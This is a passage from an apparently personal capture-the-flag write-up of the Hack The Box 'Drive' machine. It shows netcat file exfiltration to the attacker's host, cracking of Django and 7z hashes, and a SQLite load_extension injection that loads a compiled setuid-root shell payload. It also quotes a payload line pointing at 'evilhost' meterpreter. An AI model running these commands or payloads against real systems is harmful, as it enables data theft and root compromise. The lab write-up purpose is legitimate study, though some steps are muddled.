4. > man ssh | grep "\-f"
    -f      Requests ssh to go to background just before command execution. This is useful if ssh is going to ask for passwords or
passphrases, but the user wants it in the background.
5. > man ssh | grep "\-N"
    -N      Do not execute a remote command. This is useful for just forwarding ports. Refer to the description of SessionType in
ssh_config(5) for details.
6. > lsof -i:3000
COMMAND  PID    USER FD  TYPE DEVICE SIZE/OFF NODE NAME
ssh      167450 h@x0r 4u   IPv6 380641      0t0  TCP localhost:hbci (LISTEN)
ssh      167450 h@x0r 5u   IPv4 380642      0t0  TCP localhost:hbci (LISTEN)
7. If I go to `http://localhost:3000/` I should be able to see the Gitea website.
8. SUCCESS
```



Enumerating the *Gitea* page



1. I click on >>> `explore` >>> `users` >>> `martin cruz`
2. I try to login as marting cruz since we have his ssh password it might be the same for the site.
3. I click >>> sign in >>> martinCruz:Xk4@KjyrYv8t194L!
4. Click on martinCruz profile >>> now type `http://localhost:3000`
5. You should see `crisDisel doodle grive` link. Click on it.



Gitea repo for *crisDisel*.

13 lines | 457 B

Raw

```
1  #!/bin/bash
2  DB=$1
3  date_str=$(date +%d_%b')
4  7z a -p'H@ckThisP@ssW@rDIfY@uC@n:)' /var/www/backups/${date_str}_db_backup.sqlite3.7z db.sqlite3
5  cd /var/www/backups/
6  ls -l --sort=t *.7z > backups_num.tmp
7  backups_num=$(cat backups_num.tmp | wc -l)
8  if [[ $backups_num -gt 10 ]]; then
9      #backups is more than 10... deleting to oldest backup
10     rm $(ls *.7z --sort=t --color=never | tail -1)
11     #oldest backup deleted successfully!
12 fi
13 rm backups_num.tmp
```

1. <http://localhost:3000/crisDisel/DoodleGrive>
2. Next click on ``http://localhost:3000/crisDisel/DoodleGrive/src/branch/main/db_backup.sh``
3. Click on db\_backup.sh file

## Back to ssh session

19. Sign back in as martin into the ssh session if you have not already. And go to `/var/www/backups`.

```
1. martin@drive:/var/www/backups$ ls -l
total 3732
-rw-r--r-- 1 www-data www-data 13018 Sep 1 2023 1_Dec_db_backup.sqlite3.7z
-rw-r--r-- 1 www-data www-data 12226 Sep 1 2023 1_Nov_db_backup.sqlite3.7z
-rw-r--r-- 1 www-data www-data 12722 Sep 1 2023 1_Oct_db_backup.sqlite3.7z
-rw-r--r-- 1 www-data www-data 12770 Sep 1 2023 1_Sep_db_backup.sqlite3.7z
-rwxr-xr-x 1 root root 3760128 Dec 26 2022 db.sqlite3
2. The `-j` flag in the zip command removes junk paths.
3. -j
--junk-paths
    Store just the name of a saved file (junk the path), and do not store directory names. By default, zip will store the full path (relative to the current directory).
4. martin@drive:/tmp$ zip db_backup.zip /var/www/backups/* -j
adding: 1_Dec_db_backup.sqlite3.7z (stored 0%)
adding: 1_Nov_db_backup.sqlite3.7z (stored 0%)
adding: 1_Oct_db_backup.sqlite3.7z (stored 0%)
adding: 1_Sep_db_backup.sqlite3.7z (stored 0%)
adding: db.sqlite3 (deflated 99%percent)
5. martin@drive:/tmp$ ls -l
total 92
-rw-rw-r-- 1 martin martin 71426 Jul 18 17:10 db_backup.zip
```

## Netcat exfiltration

- #pwn\_NetCat\_file\_exfiltration\_HTB\_Drive

20. I will use NetCat to exfiltrate the file

```
1. > nc -nlvp 1337 > db_backup.zip
Listening on 0.0.0.0 1337
2. martin@drive:/tmp$ nc 10.10.14.57 31337 < db_backup.zip
^C
3. > nc -nlvp 31337 > db_backup.zip
Listening on 0.0.0.0 31337
Connection received on 10.129.214.202 33454
4. It will not really tell you when the download is complete. You could do `> watch -n 1 ls -l ./download_folder` or you could do `> watch -n 1 wc -l filename.zip`. That works good if the file is a large file.
5. Another way you can check to see if you recieved the exact file is just to run an MD5SUM hash on the file.
6. > md5sum db_backup.zip
d5a7aa59b1ca9c282aa1128e0235e394 db_backup.zip
7. I run the same command on the target server.
8. martin@drive:/tmp$ md5sum db_backup.zip
d5a7aa59b1ca9c282aa1128e0235e394 db_backup.zip
9. SUCCESS, they are an exact match that means we have complete file integrity.
```

## Decompress the exfiltrated zip file

21. db\_backup.zip

```
1. > 7z l db_backup.zip
--
Path = db_backup.zip
Type = zip
Physical Size = 71426
  Date      Time      Attr      Size      Compressed  Name
-----
2023-09-01 20:00:09 .....      13018          13018  1_Dec_db_backup.sqlite3.7z
2023-09-01 20:00:09 .....      12226          12226  1_Nov_db_backup.sqlite3.7z
2023-09-01 20:00:09 .....      12722          12722  1_Oct_db_backup.sqlite3.7z
```



```
2023-09-01 20:00:09 ..... 12770 12770 1_Sep_db_backup.sqlite3.7z
2022-12-26 05:51:24 ..... 3760128 19800 db.sqlite3
-----
2023-09-01 20:00:09 3810864 70536 5 files
2. ▷ mkdir db_backup
3. ▷ cd db_backup
4. ~/hackthebox/drive/db_backup ▷ mv ../db_backup.zip .
5. ▷ ls -l
Permissions Size User Group Date Modified Name
-rw-r--r-- 71k h@x0r h@x0r 18 jul 17:21 db_backup.zip
6. ▷ 7z x db_backup.zip
7. ▷ ls -l
Permissions Size User Group Date Modified Name
-rw-r--r-- 13k h@x0r h@x0r 1 sep 2023 1_Dec_db_backup.sqlite3.7z
-rw-r--r-- 12k h@x0r h@x0r 1 sep 2023 1_Nov_db_backup.sqlite3.7z
-rw-r--r-- 13k h@x0r h@x0r 1 sep 2023 1_Oct_db_backup.sqlite3.7z
-rw-r--r-- 13k h@x0r h@x0r 1 sep 2023 1_Sep_db_backup.sqlite3.7z
-rwxr-xr-x 3,8M h@x0r h@x0r 26 dec 2022 db.sqlite3
-rw-r--r-- 71k h@x0r h@x0r 18 jul 17:21 db_backup.zip
8. SUCCESS
```

## dbeaver or sqlite3

22. To enumerate the sqlite database you can use `dbeaver` or `sqlite3`.

```
1. ▷ sqlite3 db.sqlite3
SQLite version 3.46.0 2024-05-23 13:25:27
Enter ".help" for usage hints.
sqlite> .databases
main: /home/h@x0r/hackthebox/drive/db_backup/db.sqlite3 r/w
sqlite> .tables
accounts_customuser          auth_permission
accounts_customuser_groups   django_admin_log
accounts_customuser_user_permissions  django_content_type
accounts_g                   django_migrations
accounts_g_users             django_session
auth_group                   myApp_file
auth_group_permissions       myApp_file_groups
sqlite> select * from accounts_customuser;
21|sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a|2022-12-26 05:48:27.497873|0|jamesMason|||jamesMason@drive.htb|0|1|2022-12-23 12:33:04
22|sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f|2022-12-24 12:55:10|0|martinCruz|||martin@drive.htb|0|1|2022-12-23 12:35:02
23|sha1$kyvDtANaFByRUMNSXhjvMc$9e77fb56c31e7ff032f8deb1f0b5e8f42e9e3004|2022-12-24 13:17:45|0|tomHands|||tom@drive.htb|0|1|2022-12-23 12:37:45
24|sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f|2022-12-24 16:51:53|0|crisDisel|||cris@drive.htb|0|1|2022-12-23 12:39:15
30|sha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3|2022-12-26 05:43:40.388717|1|admin|||admin@drive.htb|1|1|2022-12-26 05:30:58.003372
2. We got hashes
3. martin@drive:/tmp$ cat /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
git:x:115:119:Git Version Control,,:/home/git:/bin/bash
martin:x:1001:1001:martin cruz,,:/home/martin:/bin/bash
cris:x:1002:1002:Cris Disel,,:/home/cris:/bin/bash
tom:x:1003:1003:Tom Hands,,:/home/tom:/bin/bash
4. If you use the `~oP` which means "Only matching perl REGEX" it would work the same as not using the command. Meaning it is not necessary to use it for this command, but you may want to use `~oP` if you can not get a command to work wildcards or special characters.
5. martin@drive:/tmp$ cat /etc/passwd | grep ~oP "sh$"
sh
sh
sh<snip>
6. Never mind It only matches on the `sh`
```

## Identifying Hashes

23. I clean the hashes we exfiltrated for cracking.

```
1. ▷ cat tmp | awk '{print $2}' FS="\" | tee -a hashes
awk: warning: escape sequence `\" treated as plain `
sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a
sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f
sha1$kyvDtANaFByRUMNSXhjvMc$9e77fb56c31e7ff032f8deb1f0b5e8f42e9e3004
sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f
sha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3
2. ▷ hashid 'sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a'
Analyzing 'sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a'
[+] Django(SHA-1)
[+] SAP CODVN F/G (PASSCODE)
3. This is a Django Hash
4. The Hash Cat mode is obviously 124 because the other Django is SHA256. So it has to be that one.
5. ▷ hashcat --example-hashes | grep -i 'Django' -A10 -B2
Hash mode #124
Name.....: Django (SHA-1)
Category.....: Framework
Slow.Hash.....: No
Password.Len.Min....: 0
Password.Len.Max....: 256
Salt.Type.....: Embedded
Salt.Len.Min.....: 0
Salt.Len.Max.....: 256
```

```
Kernel.Type(s).....: pure, optiized
Example.Hash.Format.: plain
Example.Hash.....: sha1$fe76b$02d5916550edf7fc8c886f044887f4b1abf9b013
--
Hash mode #10000
Name.....: Django (PBKDF2-SHA256)
Category.....: Framework
Slow.Hash.....: Yes
Password.Len.Min....: 0
Password.Len.Max....: 256
Salt.Type.....: Embedded
Salt.Len.Min.....: 0
Salt.Len.Max.....: 256
Kernel.Type(s).....: pure
Example.Hash.Format.: plain
Example.Hash.....: pbkdf2_sha256$10000$1135411628$bFYX62rfJobJ07VwrUMXfuffLfj2RDM2G6/BrTrUWkE=
```

I end up having to decompress all of the .7z archives

24. hashcat

```
1. > hashcat -a 0 -m 124 hashes /usr/share/wordlists/rockyou.txt
2. > hashcat -a 0 -m 124 hashes --show
sha1$kyvDtANaFByRUMNSXhjvMc$9e77fb56c31e7ff032f8deb1f0b5e8f42e9e3004:john316
3. SUCCESS, but the password does not work anyway.
4. martin@drive:/home$ su tom
Password:
su: Authentication failure
martin@drive:/home$ su cris
Password:
su: Authentication failure
```

25. Wait, we still have the other sqlite3 database backups that we have not opened yet. We should try decompressing those .7z files and opening them with sqlite3 to see if they contain any passwords.

```
1. 7z x 1_Dec_db_backup.sqlite3.7z
>>> Enter password (will not be echoed):
ERROR: Data Error in encrypted file. Wrong password?
2. Problem, the .7z archive is passworded. I do not know how to crack 7z archive. Lets try it anyway.
3. > locate 7z2john
/usr/bin/7z2john
/usr/lib/john/7z2john.pl
/usr/share/doc/john/README.7z2john.md
```

locate 7z2john

- #pwn\_7z2john\_HTB\_Drive
- #pwn\_mkdir\_brace\_expansion
- #pwn\_jtr\_7z2john\_htb\_drive

26. I had to locate 7z2john and it would not work because it was missing a module that I finally found.

```
1. > locate 7z2john
/usr/bin/7z2john
/usr/lib/john/7z2john.pl
/usr/share/doc/john/README.7z2john.md
2. I create a folder for every archive to keep it organized.
3. > mkdir {september,october,november,december}
4. > tree -fas .
[      4096]  .
├── [      71426]  ./db_backup.zip
├── [      4096]  ./december
│   └── [      13018]  ./december/1_Dec_db_backup.sqlite3.7z
├── [      4096]  ./november
│   └── [      12226]  ./november/1_Nov_db_backup.sqlite3.7z
├── [      4096]  ./october
│   └── [      12722]  ./october/1_Oct_db_backup.sqlite3.7z
└── [      4096]  ./september
    └── [      12770]  ./september/1_Sep_db_backup.sqlite3.7z
4. I start from september and work to december. I cd into the september folder and create a hash using `7z2john`. I then use the hash with JTR and crack the hash.
5. > 7z2john 1_Sep_db_backup.sqlite3.7z > sept_hash
6. I was missing `Can't locate Compress/Raw/Lzma.pm in @INC (you may need to install the Compress::Raw::Lzma module)`
7. Below is the name of the module
8. extra/perl-compress-bzip2 2.28-5
   Interface to Bzip2 compression library
9. > sudo pacman -S perl-compress-bzip2
10. Wrong module
11. I think I found it. It is in the AUR it seems. `https://aur.archlinux.org/packages/perl-compress-raw-lzma`
12. SUCCESS, I found it
13. > paru -Ss perl-compress
>>> aur/perl-compress-raw-lzma 2.206-1 [+6 ~0.03]
   Low-Level Interface to lzma compression library
14. > paru -S perl-compress-raw-lzma
:: Resolving dependencies...
15. Successfully installed which is good because AUR packages were giving me issues for a long time.
```

## 7z2john usage



I create a hash from the .7z archive and use that hash to crack the password. Brainfart! I did not realize we had the password for the 7z. Not paying attention today.

13 lines | 457 B

Raw

```
1  #!/bin/bash
2  DB=$1
3  date_str=$(date +%d_%b')
4  7z a -p'H@ckThisP@ssW@rDIfY@uC@n:)' /var/www/backups/${date_str}_db_backup.sqlite3.7z db.sqlite3
5  cd /var/www/backups/
6  ls -l --sort=t *.7z > backups_num.tmp
7  backups_num=$(cat backups_num.tmp | wc -l)
8  if [[ $backups_num -gt 10 ]]; then
9      #backups is more than 10... deleting to oldest backup
10     rm $(ls *.7z --sort=t --color=never | tail -1)
11     #oldest backup deleted successfully!
12 fi
13 rm backups_num.tmp
```

```
1. > 7z2john 1_Sep_db_backup.sqlite3.7z > sept_hash
2. SUCCESS
3. > john --wordlist=/usr/share/wordlists/rockyou.txt sept_hash
4. I stopped it because I just realized we have the password in the website. I was not paying attention.
5. http://localhost:3000/crisDisel/DoodleGrive/src/branch/main/db_backup.sh
6. It says the password for the 7z archives in the bash script.
7. Oh well, at least I learned something about `7z2john` and I am ready to use it if I ever need it again. lol
8. Just go to the link and copy the password.
```

## So with the password decompress the rest of the 7z archives.

28. Decompressing archives.

```
1. H@ckThisP@ssW@rDIfY@uC@n:)
2. From the september .7z archive I get the password `> hashcat -a 0 -m 124 hashes --show
sha1$DhWa3Bym5bj9Ig73wYZRls$3ecc0c96b090dea7dfa0684b9a1521349170fc93:john boy`
3. `john boy`. So I try it with su users to tom or cris in my ssh session.
4. john boy is no good.
5. martin@drive:/home$ su tom
Password:
su: Authentication failure
martin@drive:/home$ su cris
Password:
su: Authentication failure
6. I will try another archive.
```

## For Loop 3L33TN355

- #pwn\_FOR\_LOOP\_31337N355\_sqlite3
- #pwn\_sqlite3\_for\_loop\_HTB\_Drive
- #pwn\_for\_loop\_sqlite3\_HTB\_Drive
- #31337\_for\_loop\_sqlite3

29. Here is a faster way. Use the password H@ckThisP@ssW@rDIfY@uC@n:) to decompress all the .7z archives. Then grab the passwords quicker using a for loop. I have to issue the .tables first before I can run the select \* command. See below.

```
1. > find . -name db.sqlite3 | while read line; do sqlite3 $line '.tables'; done
accounts_customuser          auth_permission
accounts_customuser_groups   django_admin_log
accounts_customuser_user_permissions  django_content_type
accounts_g                   django_migrations
accounts_g_users             django_session
auth_group                   myApp_file
auth_group_permissions       myApp_file_groups<snip>
```

```
2. Next run the select * command and the databases will spit out all the hashes.
3. > find . -name db.sqlite3 | while read line; do sqlite3 $line 'select *from accounts_customuser;'; done
4. Ok, for some reason the '--line' flag did not work for me. I removed it and the command worked just fine. I get all the hashed passwords.
5. I clean up the passwords using awk.
6. > cat tmp | awk '{print $2}' FS="\" | tee -a hashes
awk: warning: escape sequence `\" treated as plain `
pbkdf2_sha256$390000$ZjZj164ssfWwG7UcR8q4kZ$KKbWkEQCpLzYd82QUBq65aA9j3+IkHI6KK9Ue8nZeFU=
pbkdf2_sha256$390000$npEvp7CFtZzEEVp9lqDJ00$So15//tmwvM9lEtQshaDv+mFMESNQKIKJ8vj/dP4WIo=
pbkdf2_sha256$390000$GRpDkOskh4irD53lwQmfAY$klDWUZ9G6k4KK4VJUdXqlHrSaWlRL0qxEvipIpI5NDM=
pbkdf2_sha256$390000$wWT8yUbQnRlMVJwMAVHJjW$B98WdQOfutEZ8lHUcGeo3nR326QCQjwZ9lKhfk9gtro=
pbkdf2_sha256$390000$TBrOKpDIumk7FP0m0FosWa$t2wHR09YbXbB0pKzIVIn9Y3jLI3pzH0/jjXK0RDcP6U=<snip>
```

```
~/haCk54CrAcK/drive > cat hashes | grep -v "pbkdf2_sha256" | tee -a sha1_hashes | qml
sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a
sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f
sha1$Ri2bP6RVoZD5XYGzeYWr7c$71eb1093e10d8f7f4d1eb64fa604e6050f8ad141
sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f
sha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3
sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a
sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f
sha1$DhWa3Bym5bj9Ig73wYZRls$3ecc0c96b090dea7dfa0684b9a1521349170fc93
sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f
sha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3
sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a
sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f
sha1$Ri2bP6RVoZD5XYGzeYWr7c$4053cb928103b6a9798b2521c4100db88969525a
sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f
sha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3
```

## Hashcat 2nd run

30. I run hashcat again with the mode of 124. Those pbkdf2 hashes are different.

```
1. I grep -v those hashes for now and I put them into another hash file `sha1_hashes`
2. > cat hashes | grep -v "pbkdf2_sha256" | tee -a sha1_hashes | qml
sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a
sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f
sha1$Ri2bP6RVoZD5XYGzeYWr7c$71eb1093e10d8f7f4d1eb64fa604e6050f8ad141
sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f
sha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3
sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a
sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f
sha1$DhWa3Bym5bj9Ig73wYZRls$3ecc0c96b090dea7dfa0684b9a1521349170fc93
sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f
sha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3
sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a
sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f
sha1$Ri2bP6RVoZD5XYGzeYWr7c$4053cb928103b6a9798b2521c4100db88969525a
sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f
sha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3
3. So for now I only want to attempt to crack these with hashcat because I already know the mode.
4. Hashcat cracks them surprisingly fast.
5. > hashcat -a 0 -m 124 sha1_hashes /usr/share/wordlists/rockyou.txt
6. > hashcat -a 0 -m 124 sha1_hashes --show
sha1$Ri2bP6RVoZD5XYGzeYWr7c$71eb1093e10d8f7f4d1eb64fa604e6050f8ad141:johniscool
sha1$DhWa3Bym5bj9Ig73wYZRls$3ecc0c96b090dea7dfa0684b9a1521349170fc93:john boy
sha1$Ri2bP6RVoZD5XYGzeYWr7c$4053cb928103b6a9798b2521c4100db88969525a:johnmayer7
7. SUCCESS
```

## Hashes cracked

31. Great now we have the other passwords

```
1. > hashcat -a 0 -m 124 sha1_hashes --show
sha1$Ri2bP6RVoZD5XYGzeYWr7c$71eb1093e10d8f7f4d1eb64fa604e6050f8ad141:johniscool
sha1$DhWa3Bym5bj9Ig73wYZRls$3ecc0c96b090dea7dfa0684b9a1521349170fc93:john boy
sha1$Ri2bP6RVoZD5XYGzeYWr7c$4053cb928103b6a9798b2521c4100db88969525a:johnmayer7
2. john316, johniscool, john boy, johnmayer7
```

## Switch to user tom & upgrade

32. I already know the good password is johnmayer7 so let's just cut to the chase.

```
1. The cred is `tom:johnmayer7`
2. I switch to user tom
3. martin@drive:/home$ su tom
Password:
tom@drive:/home$ whoami
tom
tom@drive:/home$ script /dev/null -c bash
Script started, file is /dev/null
tom@drive:/home$ export TERM=xterm
tom@drive:/home$ export SHELL=bash
```



```
tom@drive:/home$ tty
/dev/pts/1
tom@drive:/home$ echo $SHELL
bash
tom@drive:/home$ export TERM=xterm-256color
tom@drive:/home$ source /etc/skel/.bashrc
tom@drive:/home$ stty rows 39 columns 188
4. I go for the user.txt flag
5. tom@drive:/home$ cat tom/user.txt
d1bf861ef30fc3762fb1220f50cc7720
```

## Begin enumeration as tom

33. Begin enumeration as user tom

```
tom@drive:/home$ sudo -l
[sudo] password for tom:
Sorry, user tom may not run sudo on drive.
tom@drive:/home$ id
uid=1003(tom) gid=1003(tom) groups=1003(tom)
tom@drive:/home$ cd tom
tom@drive:~$ ls -l
total 876
-rwSr-x--- 1 root tom 887240 Sep 13  2023 doodleGrive-cli
-rw-r----- 1 root tom  719 Feb 11  2023 README.txt
-rw-r----- 1 root tom  33 Jul 18 13:50 user.txt
tom@drive:~$
```

```
1. tom@drive:/home$ sudo -l
[sudo] password for tom:
Sorry, user tom may not run sudo on drive.
2. sticky bit is found.
3. tom@drive:~$ ls -l
total 876
-rwSr-x--- 1 root tom 887240 Sep 13  2023 doodleGrive-cli
-rw-r----- 1 root tom  719 Feb 11  2023 README.txt
-rw-r----- 1 root tom  33 Jul 18 13:50 user.txt
4. This `doodleGrive-cli` will most likely be our vector to ROOT.
```

## I connect to tom via ssh

34. SSH will usually always give a better shell.

```
1. The cred is `tom:johnmayer7`
2. > ssh tom@drive.htb
tom@drive.htbs password: johnmayer7
3. tom@drive:~$ export TERM=xterm
4. tom@drive:~$ find / -perm -4000 -user root 2>/dev/null
/home/tom/doodleGrive-cli
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
5. tom@drive:~$ file /home/tom/doodleGrive-cli
/home/tom/doodleGrive-cli: setuid ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked,
BuildID[sha1]=8c72c265a73f390aa00e69fc06d96f5576d29284, for GNU/Linux 3.2.0, not stripped
6. tom@drive:~$ ./doodleGrive-cli
[!]Caution this tool still in the development phase...please report any issue to the development team[!]
Enter Username:
admin
Enter password for admin:
admin
Invalid username or password.
```

## README.txt

35. I cat out the README.txt.

```
1. tom@drive:~$ cat README.txt
Hi team

after the great success of DoodleGrive, we are planning now to start working on our new project: "DoodleGrive self hosted",it will allow our
customers to deploy their own documents sharing platform privately on thier servers...
However in addition with the "new self Hosted release" there should be a tool(doodleGrive-cli) to help the IT team in monitoring server status
and fix errors that may happen.

As we mentioned in the last meeting the tool still in the development phase and we should test it properly...
We sent the username and the password in the email for every user to help us in testing the tool and make it better.
If you face any problem, please report it to the development team.
Best regards.
2. The password is in the email.
```

36. Download doodleGrive-cli using netcat



```
1. > nc -nlvp 31337 > doodleGrive-cli
2. tom@drive:~$ nc 10.10.14.57 31337 < doodleGrive-cli
3. > nc -nlvp 31337 > doodleGrive-cli
Listening on 0.0.0.0 31337
Connection received on 10.129.214.202 43280
4. tom@drive:~$ md5sum doodleGrive-cli
bcf1325637d56435b87b4c472530ed56  doodleGrive-cli
5. > md5sum doodleGrive-cli
bcf1325637d56435b87b4c472530ed56  doodleGrive-cli
```

## Reverse engineering `doodleGrive-cli`

37. I get nothing with strace or ltrace.

```
1. tom@drive:~$ ltrace ./doodleGrive-cli
Couldnt find .dynsym or .dynstr in "/proc/3468/exe"
tom@drive:~$ [!]Caution this tool still in the development phase...please report any issue to the development team[!]
Enter Username:
Enter password for Xb):
Invalid username or password
2. findMeIfY0uC@nMr.Holmz!
3. I find that passwords using the following strings command.
4. tom@drive:~$ strings doodleGrive-cli -n 10 | less
5. tom@drive:~$ strings doodleGrive-cli | grep -i --color -C4 "findMeIfY0uC@nMr.Holmz!"
[!]Caution this tool still in the development phase...please report any issue to the development team[!]
Enter Username:
Enter password for
moriarty
findMeIfY0uC@nMr.Holmz!
Welcome...!
Invalid username or password.
xeon_phi
haswell
6. I try `moriarty:findMeIfY0uC@nMr.Holmz!`
7. SUCCESS
```

## Pwned doodleGrive-cli

38. I am able to get into the `doodleGrive-cli`

```
1. tom@drive:~$ ./doodleGrive-cli
[!]Caution this tool still in the development phase...please report any issue to the development team[!]
Enter Username:
moriarty
Enter password for moriarty:
findMeIfY0uC@nMr.Holmz!
Welcome...!

doodleGrive cli beta-2.2:
1. Show users list and info
2. Show groups list
3. Check server health and status
4. Show server requests log (last 1000 request)
5. activate user account
6. Exit
Select option:
```

## Ghidra

39. I open up ghidra anyway so we can see the files internals. Because the binary `doodleGrive-cli` has a large `S` sticky bit and because it is owned by root we should not delete it. We can not modify it either because it is owned by root. The best thing we could do is study the internals and see what badchars there are and work around the sanitization.

```
1. I am following S4vitar because this binary `doodleGrive-cli` is written in C-lang so I have no idea how to read it.
```

40. S4vitar does find a command that he thinks he can inject code into.

```
1. The binary `doodleGrive-cli` is using sqlite3 as a database which is super common in real world. It is sending this sql query to the sqlite database.
2. `/usr/bin/sqlite3 /var/www/DoodleGrive/db.sqlite3 -line 'UPDATE' accounts_customuser SET is_active=1 WHERE username="whoami";`
```

```
SELECT load_extension('\evilhost\evilshare\meterpreter.dll','DllMain');--
```

Another relevant option is the `load_extension` function. While this function should allow us to load an arbitrary shared object, it is disabled by default.

I search online to see if I can find an sqlite3 exploit

```
1. search `sqlite3 RCE`
2. https://research.checkpoint.com/2019/select-code_execution-from-using-sqlite/?AVGAFFILIATE=55741&__c=1
3. I check out what PayloadAllTheThings has on sqlite3 rce
4. All about SQLite3 `https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/SQLite%20Injection.md`
5. I click on `load extension` and it takes me here: `https://www.sqlite.org/c3ref/load_extension.html`
```

42. **Ok, I am kind of lost here but let's figure this out.**

```
1. We are working with the following command
2. https://www.sqlite.org/lang_corefunc.html#load_extension
3. `/usr/bin/sqlite3 /var/www/DoodleGrive/db.sqlite3 -line 'UPDATE accounts_customuser SET is_active=1 WHERE
username=""'+load_extension(char(,,))+"";'`
4. sqlite> select load_extension();
Error: wrong number of arguments to function load_extension()
```

43. **After backtracking. I had taken the day off and I did not finish the box. I came back to finish this box and I was a little lost. Now I am up to speed.**

```
1. We are trying to break `doodlgeGrive-cli` so we can inject some code. A buffer-overflow will not work because the app is too sanitized.
2. See below
3. tom@drive:~$ ./doodleGrive-cli
[!]Caution this tool still in the development phase...please report any issue to the development team[!]
Enter Username:
moriarty
Enter password for moriarty:
findMeIfY0uC@nMr.Holmz!
Welcome...!

doodleGrive cli beta-2.2:
1. Show users list and info
2. Show groups list
3. Check server health and status
4. Show server requests log (last 1000 request)
5. activate user account
6. Exit
Select option: 5
Enter username to activate account: "+load_extension()+"
Activating account for user '"+load_extension()+"'...
Error: wrong number of arguments to function load_extension()
4. I am up to step 5 `activate user account`. I think this is the vulnerable function we can inject code into using this `load_extension`
feature.
```

44. **Ok, we are going to create an exploit in c-language. Since the doodleGrive-cli is also written in c.**

- #pwn\_compile\_payload\_written\_in\_C\_HTB\_Drive

```
1. I cd in to /dev/shm
2. I create `example.c` exploit
3. tom@drive:~$ cd /dev/shm
4. tom@drive:/dev/shm$ touch example.c
5. tom@drive:/dev/shm$ nano example.c
6. tom@drive:/dev/shm$ gcc example.c -shared -fPIC -o test
example.c: In function 'sqlite3_extension_init':
example.c:4:2: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
   4 | setuid(0);
     | ^~~~~~
example.c:5:2: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
   5 | setgid(0);
     | ^~~~~~
7. tom@drive:/dev/shm$ cat example.c
#include<stdlib.h>

void sqlite3_extension_init(){
    setuid(0);
    setgid(0);
    system("/bin/bash -p");
}
8. sqlite> select char(46,47,97);
./a
9. `moriarty:findMeIfY0uC@nMr.Holmz!`
10. You need to move the test file which is the exploit to the letter `a`. Why?
11. Because we have to trigger the exploit in Unicode and doing test in Unicode well it just makes it more difficult.
12. cd /dev/shm
13. mv test a
14. Enter username to activate account: "+load_extension(char(46,47,97))+"
15. That is going to trigger the exploit `a`
```


## Privilege Escalation Recap

45. **Recapping the Privilege Escalation to root**

```
1. tom@drive:/dev/shm$ /home/tom/doodleGrive-cli
[!]Caution this tool still in the development phase...please report any issue to the development team[!]
Enter Username:
moriarty
Enter password for moriarty:
findMeIfY0uC@nMr.Holmz!
Welcome...!


doodleGrive cli beta-2.2:
1. Show users list and info
```

```
2. Show groups list
3. Check server health and status
4. Show server requests log (last 1000 request)
5. activate user account
6. Exit
Select option: 5
Enter username to activate account: "+load_extension(char(46,47,97))+"
Activating account for user '"+load_extension(char(46,47,97))+"'...
bash: groups: No such file or directory
bash: lesspipe: No such file or directory
bash: dircolors: No such file or directory
root@drive:/dev/shm# whoami
bash: whoami: No such file or directory
root@drive:/dev/shm# cat /root/root.txt
bash: cat: No such file or directory
root@drive:/dev/shm# export
